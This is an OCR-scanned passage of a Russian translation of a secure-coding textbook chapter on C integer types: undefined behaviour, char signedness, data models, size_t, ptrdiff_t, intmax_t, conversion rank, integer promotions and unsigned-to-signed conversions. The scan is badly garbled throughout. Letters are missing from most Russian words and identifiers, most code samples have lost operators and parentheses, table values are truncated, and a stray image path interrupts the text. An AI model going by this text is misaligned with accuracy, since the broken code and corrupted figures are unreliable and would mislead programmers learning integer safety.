Соответствующие стандарту C компиляторы мо ут обрабатывать неопределенное поведение разными способами — от полно о и норирования ситуации (с непредсказуемыми результатами) до выполнения про раммы некоторым документированным образом (с выводом диа ностических сообщений или без таковых) или даже завершения выполнения про раммы с выводом соответствующе о сообщения Поскольку компиляторы не обязаны создавать код для неопределенно о поведения такое поведение является кандидатом на оптимизацию В предположении что неопределенно о поведения не произойдет компиляторы мо ут енерировать код с лучшими характеристиками Например GCC версии 4 1 1 на всех уровнях оптимизации выполняет удаление целочисленных выражений которые зависят от неопределенно о поведения

Изменение знака *наибольше о отрицательного* значения для данно о типа в формате дополнения до двойки не может быть представлено в рамках это о типа поскольку это представление асимметрично и значение нуль в нем представлено как положительное число Это асимметричное представление приводит к ошибкам наподобие следующей

```
// Неопределенное поведение или ошибка для
// наибольшего отрицательного значения
#define abs  п)   ( п) < 0 ? - п)       п))
```

Анало ичная ошибка происходит например при преобразовании символьной строки в целое число в приведенном далее исходном тексте

```
01  int my_atoi const unsigned char *s)      {
02      Bool neg
03    int val   0
04    if  neg   *s
05      ++s
06    while  isdigit *s)) {
07      if   val >INT_MAX/10) // Проверка корректна
08    err  report_error("a oi    overflow")  // Предпол гается,
09                                 // что возврата из вы ова нет
10      else
11        val *  10
12      int i   *s++ - 'O'          // Стандарт требует, чтобы
13                                  // выражение    '0' работало
14      if  i >    INT_MAX - val)   Проверка корректна
15          goto err
16       val +  i
17    }
18    return neg  ?  -val      val
19  }
```

Проблема в этом решении заключается в том что в реализации использующей формат дополнения до двойки корректное отрицательное значение (INTJMIN например -32 768) ошибочно сообщает о переполнении Корректное решение должно учитывать что положительный и отрицательный диапазоны nt мо ут быть ра личны

В табл 5 6 указано какие операторы мо ут привести к переполнению

Таблица 5 6. Операторы которые могут привести к переполнению

Оператор	Переполнение	Оператор	Переполнение	Оператор	Переполнение	Оператор	Переполнение
	Да		Да	«	Да	<	Нет
	Да		Да	»	Нет	>	Нет
*	Да	/=	Да	&	Нет	>=	Нет
/	Да	O	Да	1	Нет	<=	Нет
O	Да	«=	Да		Нет		Нет
	Да	»=	Нет		Нет	i	Нет
	Да	&=	Нет	I	Нет	&&	Нет
	Нет	1	Нет	Унарный	Нет	1 1	Нет
=	Да		Нет	Унарный -	Да	9	Нет

Символьные типы

Рекомендация *The CERT C Secu eCod ng S anda d* 186] INT07-C Используйте для числовых значений только явно определенный как **signed** или **unsigned** тип **char** предла ает использовать для хранения малых числовых значений т е значений между **SCHAR_MIN** и **SCHAR_MAX,** или 0 и **UCHAR_MAX** соответственно) только типы **signed char** и **unsigned char,** поскольку это единственный переносимый способ арантировать знаковость символьно о типа Просто **char** использовать для хранения числовых значений не стоит поскольку компиляторы мо ут определять тип **char** как имеющий те же диапазон значений представление и поведение что и *либо* **signed char,** *либо* **unsigned char.**

В приведенном далее примере переменная **c** типа **char** может быть знаковой и беззнаковой

```
1   char c   200
2   int i — 1000
3   printf("i/c - %d n",  /c)
```

Значение инициализатора **200** (имеющее тип **signed int)** не представимо в (знаковом) типе **char** что приводит к неопределенному поведению) Хороший компилятор должен диа ностировать такие ситуации хотя по стандарту и не обязан это делать) Мно ие компиляторы преобразуют (с выдачей предупреждения или без таково о) **200** в -56 в соответствии со стандартным правилом преобразования беззнаково о в знаковое число по модулю разхмера слова В предположении 8-битных символьных типов с представлением в формате дополнения до двойки этот код может вывести c = 5 беззнаковый вариант) или **i/c -17** (знаковый вариант) В случае знаково о варианта значение **200** превосходит значение **SCHAR_MAX,** которое в данном примере равно **+127.**

Кроме то о битовый шаблон 8-битно о беззнаково о числа 200 и 8-битно о знаково о числа -56 в формате дополнения до двойки одинаковы однако хотя при использовании формата дополнения до единицы правило все равно даст значение -56 битные шаблоны будут различными

Гораздо труднее обосновать корректность про раммы ко да вы не знаете являются ли целые числа знаковыми или беззнаковыми Объявление переменной **c** как имеющей тип **unsigned char** делает последующую операцию деления независящей от знаковости типа **char,** а следовательно имеющей предсказуемый результат

```
1   unsigned char c   200
2   int i   1000
3   printf("i/c   %d n , i/c)
```

Модели данных

Модель данных определяет размеры стандартных типов данных для данно о компилятора Эти модели данных обычно именуются с использованием шаблона XXXи де каждое *X* указывает тип C а *n*указывает размер обычно 32 или 64)

- ILP64 nt ong и указатель имеют размер 64 бита
- LP32 ong и указатель имеют размер 32 бита
- LLP64 ong ong и указатель имеют размер 64 бита

Моделью данных например для архитектуры x86-32 является ILP32 как показано в табл 5 7

Таблица 5.7. Модели данных для распространенных процессоров

Тип данных	8086	x86-3 2	64-битные W ndows	SPARC-6	ARM-32	A pha	64-6итные FreeBSD NetBSD и Open BSD
`char`	8	8	8	8	8	8	8
`short`	16	16	16	16	16	16	16
`int`	16	32	32	32	32	32	32
`long`	32	32	32	6	32	6	6
`long long`	Нет	6	6	6	6	6	6
`pointer`	16/32	32	6	6	32	6	6

Другие целочисленные типы

Язык C определяет также дополнительные целочисленные типы в стандартных за оловочных файлах **`<stdint.h>`**, **`<inttypes.h>`** и **`<stddef .h>`**. Эти типы включают *расширенные целочисленные типы* которые являются необязательными зависящими от реализации полностью поддерживаемыми расширениями и вместе со стандартными целочисленными типами образуют общий класс *целочисленных типов* Идентификаторы такие как **`whatever_t`**, определенные в стандартных за оловках представляют собой определения **`typedef`**, т е синонимы существующих типов а не новые типы Несмотря на новое имя инструкция **`typedef`** нико да не создает новый тип)

s ze__t. `size_t` представляет собой беззнаковый целочисленный тип результата оператора **`sizeof`** и определенный в стандартном за оловочном файле **`<stddef ,h>`**. Переменные типа **`size_t`** арантированно имеют точность достаточную для представления размера объекта Предельное значение **`size_t`** определяется макросом **`SIZE_MAX`**.

K&R C (ранний диалект описанный Брайаном Керни аном B an Ke n ghan) и Дэннисом Ритчи (Denn s R tch e) в кни е *The C og amm ng Language)* не предоставляет тип **`size_t`**. Комитет по стандартизации **`C`** ввел тип **`size_t`**, чтобы убрать проблему переносимости так как в некоторых случаях **`unsigned int`** оказывался слишком малым для представления ра мера адресно о пространства а ино да **`unsigned long long`** оказывался слишком большим (и потому неэффективным)

Переносимый и эффективный способ объявить переменную содержащую размер — объявить ее как имеющую тип **`size_t`**.

```
size_t n   sizeof thing)
```

Анало ично переносимый и эффективный способ объявить функцию **`foo`**, которая получает ар умент размера имеет вид

```
void foo size_t thing)
```

Функции с параметрами типа size_t часто имеют локальные переменные, которые используются для отсчета от заданного размера в сторону увеличения или уменьшения, и индексирования массивов, и size_t зачастую оказывается подходящим типохМ для таких переменных. Аналогично переменные, представляющие количество элементов массива,

должны быть объявлены как имеющие тип **size t,** в частности для символьных массивов в которых количество элементов может быть таким же как и размер наибольше о объекта для которо о в системе можно выделить память

pt d f f_t **ptrdiff_t** представляет собой знаковый целочисленный тип результата вычитания двух указателей который определен в стандартном за оловочном файле **<stddef.h>.**

При вычитании двух указателей результатом является разность индексов двух элементов массива Размер результата зависит от реализации а е о знаковым целочисленным типом является **ptrdiff_t.** Например для объявлений

```
T *p, *q
```

де **T** не является типом **void,** можно записать выражение наподобие

```
d   p - q
```

Если переменная **d** объявлена как

```
ptrdiff_t d
```

то предыдущее присваивание должно вести себя корректно при компиляции любым соответствующим стандарту компилятором C Если **d** объявлена как переменная некоторо о дру о о целочисленно о типа например как

```
int d
```

то присваивание может вызвать предупреждение со стороны компилятора или что еще хуже может молча произойти усечение времени выполнения присваиваемо о значения например если **ptrdiff_t** в данной реализации является синонимом для **long long int.**

Нижний и верхний пределы **ptrdif f_t** определены как **PTRDIFF_MIN** и **PTRDIFF_MAX** соответственно Минимально приемлемыми пределами определенными в стандарте C являются

```
PTR IFF_MIN -65535
PTR IFF_MAX +65535
```

Эти пределы требуют чтобы любая 16-битная реализация имела как минимум 17-битный тип **ptrdif f_t** для представления всех возможных разностей 16-битных указателей

Хотя стандарт явно не арантирует равенства **sizeof ptrdif f_t)** и **sizeof (size_t),** обычно они равны в 32- и 64-битных реализациях Это может показаться немно о удивительным поскольку знаковый целочисленный тип не в состоянии представить разность между двумя указателями в такой системе

Например в системе которая поддерживает объекты размером до 2 " - 1 байтов оператор **sizeof** может давать значения только от 0 до 2^{32} - 1 так что для представления достаточно 32 битов Однако вычитание указателей на элементы массива из 2^{32} - 1 байтов может давать значения от - 2 - 1) до 2 - 1) Следовательно **ptrdif f_t** должен иметь размер как минимум 33 бита чтобы представлять все возможные разности Однако C допускает реализации в которых **ptrdiff_t** имеет размер 32 бита делая неопределенным поведением ситуацию ко да разность двух указателей не представима типом **ptrdif f_t.** В большинстве случаев переполнение **ptrdif ft** на машинах с представлением целых чисел в формате дополнения до двойки с циклическим возвратом без сообщения при

переполнении не влияет на результат операции Однако для безопасно о про раммирования необходимо внимательно рассмотреть последствия вашей операции если вычитание двух указателей может давать такие большие значения

n max__t и u ntmax_t n max t и u ntmax_t являются целочисленными типами с наибольшей шириной и мо ут представлять любое значение представимое дру ими целочисленными типами с той же знаковостью Среди прочих применений ntmax_t и u ntmax_t мо ут использоваться для форматированно о ввода-вывода целочисленных пользовательских типов Например если данная реализация поддерживает 128-битные беззнаковые целые числа и предоставляет тип u n _fast 28_t то про раммист может определить следующий тип

```
typedef uint_fastl28_t mytypedef_t
```

Тем самым создается проблема использования этих типов в функциях форматированно о вывода таких как p ntf O и функциях форматированно о ввода таких как scanf) Например приведенный далее код выводит значение x как uns gned ong ong хотя на самом деле это значение принадлежит определенному про раммистом целочисленному типу

```
mytypedef_t x
printf("%llu ,  unsigned long long) x)
```

Нет никакой арантии что этот код выведет корректное значение x поскольку значение x может быть слишком велико для представления типом uns gned ong ong

Типы ntmax_t и u ntmax_t способны представить любое значение представимое любыми дру ими целочисленными типами той же знаковости обеспечивая преобразование между пользовательскими целочисленными типами (той же знаковости) и типами ntmax_t и u n max_t

```
01   mytyped f_t x
02   uintmax_t temp
03   /* ... */
04   temp   x  /* Всегда бе опасно */
05
06   /* ... Изменение значения temp ... */
07
08   if  temp <  MYTYPEDEF_MAX) {
09        x    temp
10   }
```

Для ввода и вывода значений целочисленных типов с наибольшей шириной мо ут использоваться функции форматированно о ввода-вывода Модификатор длины `j` в строке формата указывает что следующий за ним указатель преобразования d o u x X или n применяется к арументу типа ntmax_t или u ntmax_t Приведенный далее код арантирует что выводится корректное начение x независимо от е о длины при условии что my ypedef_t представляет собой беззнаковый тип

```
mytypedef_t x
printf("%ju",  uintmax_t) x)
```

В дополнение к определяемым про раммистом типам не выставляется никако о требования чтобы реализация обеспечивала модификатор длины для форматно о ввода-вывода

для целочисленных типов определяемых реализацией Например машина с определенным реализацией 48-битным целочисленным типом может не предоставлять модификатор для это о типа У такой машины будет иметься 64 битный тип **`long long`**, и **`intmax_t`** будет иметь как минимум такой же размер Рекомендация *The CERT C Secu e Cod ng S anda d* [186] INTI5-C Используйте **`intmax t`** или **`uintmax t`** для форматированно о ввода-вывода целочисленных типов определенных пользователем содержит дополнительные примеры применения типов **`intmax t`** и **`uintmax t.`**

ntptr_t и u n ptr_t Стандарт C не арантирует что имеется целочисленный тип достаточно большо о размера для хранения указателя на объект Однако если такой тип существует е о знаковая версия называется ntpt t а е о беззнаковая версия — **`uintptr__t.`**

Арифметика этих типов не арантирует получение полезных значений Например указатель может быть потенциальным (т е содержать непоследовательное хеш-значение или некоторые куки) или представлять собой дескриптор се мента и смещение внутри се мента Эти причины поясняют также почему может не оказаться целочисленно о типа достаточно большо о для хранения указателя

Таким образом с данными типами нельзя делать ниче о переносимо о Разновидность POSIX интерфейс X Open (X Open System In e face — XSI) требует чтобы они существовали но не требует чтобы их арифметика приводила к каким-то осмысленным результатам связанным с указателями Они находятся в стандарте C для то о чтобы позволять создание непереносимо о кода тако о как драйверы устройств

Платформо-не ависимые целочисленные типы для управления шириной 6 за оловочных файлах **`<stdint.h>`** и **`<inttypes.h>`** язык C вводит некоторые целочисленные типы с помощью инструкций **`typedef`**, чтобы обеспечить про раммисту лучший контроль над шириной типов Эти целочисленные типы определяются реализацией и включают следующее

cs **`int#_t`**, **`uint#_t`**, де # представляет точную ширину например **`int8_t`**, **`uint24_t.`**

в `int_least#_t`, **`uint_least#_t`**, де # представляет минимальное значение ширины например **`int__least32_t`**, **`uint_least16_t.`**

m **`int_fast#_t`**, **`uint_fast#_t`**, де # представляет значение ширины минимальное для самых быстрых целочисленных типов например **`int_fast16_t`**, **`uint_fast64_t.`**

За оловочный файл **`<stdint .h>`** определяет также константные макросы для соответствующе о максимально о а для знаково о типа и минимально о) представимо о значения для этих расширенных типов

Целочисленные типы специфичные для платформы В дополнение к целочисленным типам определенным в стандарте C производители часто определяют целочисленные типы специфичные для конкретной платформы Например M c osoft W ndows API определяет большое количество целочисленных типов включая____ **`int8`**, **`__inti6`**, **`__int32`**, **`__int64`**, **`ATOM`**, **`BOOLEAN`**, **`BOOL`**, **`BYTE`**, **`CHAR`**, **`DWORD`**, **`DWORDLONG`**, **`DWORD32`**, **`DWORD64`**, **`WORD`**, **`INT`**, **`INT32`**, **`INT64`**, **`LONG`**, **`LONGLONG'`**, **`LONG32`**, **`LONG64`** **и т.д.**

Если вы про раммист для операционной системы W ndows вы часто сталкиваетесь с такими типами Вы должны использовать эти типы там де следует но при этом понимать как они определены особенно ко да они участвуют в операциях с дру ими целочисленными типами

5.3. Целочисленные преобразования

Преобразование целых чисел

Преобразование представляет собой изменение в базовый тип используемый для представления значения получающе ося в результате присваивания приведения типа или вычисления

При преобразовании из типа с некоторой шириной в тип с большей шириной математическое значение обычно сохраняется Однако преобразование в обратном направлении может ле ко привести к потере старших битов (или к еще более плохим результатам если речь идет о знаковых целых типах) если только значение не ока ывается достаточно малым чтобы быть представленным правильно

Преобразования происходят явно как результат приведения или неявно если то о требует выполнение операции Например неявные преобразования осуществляются при выполнении операций над смешанными типами или ко да значение должно быть преобразовано в соответствующий тип ар умента

Например большинство про раммистов на C не отмеряют семь раз прежде чем сложить **`unsigned char`** с **`signed char`**, а потом сохранить результат в **`short int`**. В этом случае компилятор C выполняет все необходимые преобразования так что операция вроде бы работает с точки рения про раммиста Хотя неявные преобразования и упрощают про раммирование они мо ут привести к потере или неверной трактовке данных В этом разделе описано как и ко да выполняются преобразования и рассмотрены связанные с ними ловушки

Правила стандарта C определяют как компиляторы обрабатывают преобразования Эти правила описанные в последующих разделах включают *целочисленное повышение* (n ege p omot ons) *ранг целочисленного преобразования* (ntege conve s on ank) и *обычные арифметические преобразования* (usua a hmet c conve s on)

Ранг целочисленного преобразования

Каждый целочисленный тип имеет свой *ранг целочисленного преобразования* определяющий как выполняются преобразования

В стандарте C установлены следующие правила определения ран а целочисленно о преобразования

в Никакие два знаковых целочисленных типа не имеют одинаковый ран даже если они имеют одно и то же представление

ш Ран знаково о целочисленно о типа больше ран а любо о знаково о целочисленно о типа с меньшей точностью

в Ран **`long long int`** больше ран а **`long int`**, который больше ран а **`int`**, который больше ран а **`short int`**, который больше ран а **`signed char`**.

в Ран любо о беззнаково о целочисленно о типа равен ран у соответствующе о знаково о целочисленно о типа если таковой имеется

з Ран любо о стандартно о целочисленно о типа больше ран а любо о расширенно о целочисленно о типа с той же шириной

ш Ран типа **`_Boo1`** должен быть меньше ран ов всех прочих стандартных целочисленных типов

- Ран типа cha равен ран у типов s gned cha и uns gned cha
- Ран любо о расширенно о знаково о целочисленно о типа по отношению к дру о-му расширенному знаковому целочисленному типу с той же точностью определяет-ся реализацией но при этом остается субъектом прочих правил определения ран а целочисленно о преобразования
- Для всех целочисленных типов `TI, T2` и `T3,` если `T1` имеет ран больший чем ран `T2,` а `T2` имеет ран больший чем ран `T3,` то `T1` имеет ран больший чем ран `T3.`

Стандарт C рекомендует чтобы типы используемые для s ze_t и pt d f _t не име-ли ран целочисленно о преобразования больший че м ран s gned ong nt если толь-ко реализация не поддерживает объекты достаточно большие для то о чтобы сделать это условие необходимым

Ран целочисленно о преобразования предоставляет стандартное упорядочение цело-численных типов по ран у которое используется для определения обще о типа при вы-числениях

Целочисленное повышение

Объект или выражение целочисленно о типа ран целочисленно о преобразования которо о не превышает ран nt и uns gned nt *повышается* (p omo ed) при испол-зовании в выражении де требуется nt или uns gned nt Целочисленные повышения применяются как часть обычных арифметических преобразований

Целочисленные повышения сохраняют значения включая знак Если все значения ис-ходно о меньше о типа мо ут быть представлены как nt

■ то значение исходно о меньше о типа преобразуется в nt

я В противном случае оно преобразуется в uns gned nt

Приведенный далее фра мент исходно о текста демонстрирует применение целочис-ленно о повышения

```
1   int sum
2   char cl, c2
3   sum   cl + c2
```

Правило целочисленно о повышения требует повышения значений каждой перемен-ной в этом примере c и c2) до типа nt Эти два значения типа nt суммируются давая значение типа nt и результат сохраняется в переменной sum типа nt

Целочисленные повышения выполняются чтобы избежать арифметических ошибок в результате переполнения промежуточных значений и для выполнения операций в раз-мере естественном для данной архитектуры В приведенном далее фра менте исходно о текста значение c умножается на значение c2 и произведение делится на величину c3 в соответствии с правилами приоритета операторов Компилятору в фактической реализа-ции позволено изменять порядок вычисления подвыражений [1 1]

```
1   signed char cresult, cl, c2, c3
2   cl   100
3   c2   3
4   c3   4
5   cresult     cl * c2 / c3
```

Если выражение вычисляется в данном порядке без целочисленно о повышения перемножение c и c2 приводит к переполнению типа s gned cha на платформах де s gned cha представлен 8 битами в формате дополнения до двойки поскольку результат операции превышает максимальное значение s gned cha (127) на этих платформах Однако при применении целочисленно о повышения c c2 и c3 преобразуются в nt (минимальный диапазон это о типа — от -32 767 до 32 767) и все выражение успешно вычисляется Получающееся в ре ультате выражение усекается и сохраняется в переменной c esu t Поскольку результат находится в диапазоне значений типа s gned cha усечение не приводит к потере или неверной интерпретации данных

Дру им примером может служить применение побитово о оператора дополнения ~ к значению типа uns gned cha

```
unsigned char uc   UCHAR_MAX  // OxFF
int i   ~uc
```

В архитектуре x86 32 например переменной uc присваивается значение OxFF Ко да uc используется как операнд оператора дополнения она повышается до типа s gned nt с помощью расширения нулями до 32 битов

```
OxOOOOOOFF
```

Дополнением это о значения является

```
OxFFFFFFOO
```

Следовательно эта операция на данной платформе *всегда* дает отрицательное начение типа s gned nt

Обычные арифметические преобразования

Обычные арифметические преобразования представляют собой набор правил которые обеспечивают механизм получения обще о типа (технически именуемо о *общим действительным типом* (common ea ype)) ко да

я оба операнда бинарно о оператора сбалансированы к общему типу

я второй и третий ар ументы условно о оператора (?) сбалансированы к общему типу

Балансирующие преобразования включают два операнда разных типов Мо ут быть преобразованы как один так и оба операнда

Мно ие операторы принимающие целочисленные операнды используют *обычные арифметические преобразования* Сюда входят * % - < > <= >= == = & ^ | и условный оператор ? После целочисленно о повышения обоих операторов к повышенным операндами применяются следующие правила

1. Если оба операнда имеют один и тот же тип никакие дальнейшие преобразования не требуются
2. Если оба операнда имеют знаковые целочисленные типы или оба операнда имеют беззнаковые целочисленные типы операнд с типом имеющим меньший ран целочисленно о преобразования преобразуется в тип операнда с большим ран ом Например если операнд типа s gned nt сбалансирован с операндом типа s gned ong операнд типа s gned nt преобразуется в операнд типа s gned ong

3 Если операнд беззнаково о целочисленно о типа имеет ран который больше или равен ран у типа второ о операнда операнд знаково о целочисленно о типа преобразуется в тип операнда беззнаково о целочисленно о типа Например если операнд s gned nt сбалансирован с операндом типа uns gned nt операнд типа s gned nt преобразуется в операнд типа uns gned nt

4 Если тип операнда знаково о целочисленно о типа может представить все значения типа операнда беззнаково о целочисленно о типа то операнд беззнаково о целочисленно о типа преобразуется в тип операнда знаково о целочисленно о типа Например если операнд типа s gned ong шириной 64 бита в формате дополнения до двойки сбалансирован с операндом типа uns gned nt шириной 32 бита операнд uns gned nt преобразуется в тип s gned ong

5 В противном случае оба операнда преобразуются в беззнаковый целочисленный тип соответствующий типу операнда знаково о целочисленно о типа

Преобразования из беззнаковых целочисленных типов

Преобразования небольших целочисленных типов в большие беззнаковые целочисленные типы все да безопасны и выполняются с помощью расширения значения нулевыми битами

Ко да выражения содержат беззнаковые целочисленные операнды разной ширины стандарт C требует чтобы результат каждой операции имел тип и диапазон представления) более широко о из операндов При условии что соответствующая математическая операция дает результат в пределах диапазона представления типом результата результирующее значение будет математическим значением операции

Что же произойдет ко да математический результат окажется непредставимым результирующим типом?

Без наковая потеря точности В случае бе знаковых целочисленных типов стандарт C определяет что выполняется приведение по модулю *2^ype* что на 1 больше наибольше о представимо о результирующим типом значения

В предположении что приведенные далее объявления компилируются для реализаций в которых w (uns gned cha) равно 8

```
unsigned int ui   300
unsigned char uc   ui
```

при присваивании значения переменной u переменной uc выполняется приведение значения 300 по модулю $2^{й}$ или 300 - 256 = 44

Преобразование значения беззнаково о целочисленно о типа в более узкий тип определяется как выполнение приведения по модулю более узкой ширины Это дости ается путем усечения больше о значения с сохранением младших битов Если значение не может быть представлено новым типом данные будут потеряны Если про раммист не учтет эту возможность может возникнуть ошибка про раммирования или уязвимость

Преобразования которые выполняются между знаковыми и беззнаковыми целочисленными типами любо о размера мо ут приводить к потере или неверной интерпретации данных ко да значение не может быть представлено новым типом


Беззнаковое в знаковое При преобразовании большо о беззнаково о значения в знаковый тип той же ширины стандарт C ласит что ко да начальное значение непредставимо в новом (знаковом) типе

я результат зависит от реализации или

к енерируется си нал зависящий от реализации

Минимальная зависимость от неопределенно о поведения является вопросом переносимости приложения и будучи не учтенной про раммистом скорее все о окажется источником ошибки

Обычно реализации не енерируют си нал а просто сохраняют имеющийся битовый шаблон так что никакие данные не теряются В этом случае старший бит становится знаковым Если знаковый бит установлен как знак так и величина значения изменяются Например если значение типа `unsigned int` равно `UINT_MAX -1`, как показано на рис `5.`, то соответствующим знаковым значением является -2



ис 5 4 Преобразование беззнакового типа в знаковый формат дополнения до двойки

Ошибки диапазона типа в том числе потеря данных (усечение) и потеря знака мо ут произойти при преобразовании беззнаково о типа в знаковый Ко да большое целое число без знака преобразуется в меньший знаковый тип е о значение усекается а старший бит становится знаковым битом Результирующее значение может быть положительным или отрицательным в зависимости от значения старше о бита после усечения Если значение не может быть представлено новым типом то данные будут потеряны (или будут неверно трактоваться) Если про раммист не учтет такую возможность может произойти ошибка про раммирования или возникнуть уязвимость

В приведенном далее примере в большинстве реализаций наблюдается ошибка усечения [1]

```
1 unsigned long int ul   ULONG_MAX
2 signed char sc
3 sc    signed char)ul  /* Приведение убирает предупреждение *
```

При преобразовании из беззнаково о типа в знаковый обязательно должны проверяться диапазоны Приведенный ниже код например может использоваться при преобразовании uns gned ong nt в s gned cha

```
1 unsigned long int ul   ULONG_MAX
2 signed char sc
3 if  ul <  SCHARMAX) {
4     sc    signed char)ul  // Использование приведения,
5 }                         // чтобы избежать предупреждений
6 else {
7     /* Обработка условия ошибки*/
8 }
```

В табл 5 8 подытожены преобразования из беззнаковых целочисленных типов в архитектуре x86-32

Таблица 5 8. Преобразования из беззнаковых цело исленных типов

Из	в	Метод	Потенциальные следствия
`unsigned char`	`signed char`	Сохранение битного шаблона старший бит становится знаковым	Неверная интерпретация данных
`unsigned char`	`short`	Расширение нулевыми бита	Всегда безопасно
`unsigned char`	`long`	Расширение нулевыми бита	Всегда безопасно
`unsigned char`	`unsigned short`	Расширение нулевыми бита	Всегда безопасно
`unsigned char`	`unsigned long`	Расширение нулевыми бита	Всегда безопасно
`unsigned short`	`signed char`	Сохранение младшего байта (8 битов)	Потеря или неверная интерпретация данных
`unsigned short`	`short`	Сохранение битового шабло старший бит становится знаковым	Неверная интерпретация данных
`unsigned short`	`long`	Расширение нулевыми бита	Всегда безопасно
`unsigned short`	`unsigned char`	Сохранение младшего байта (8 битов)	Потеря или неверная интерпретация данных
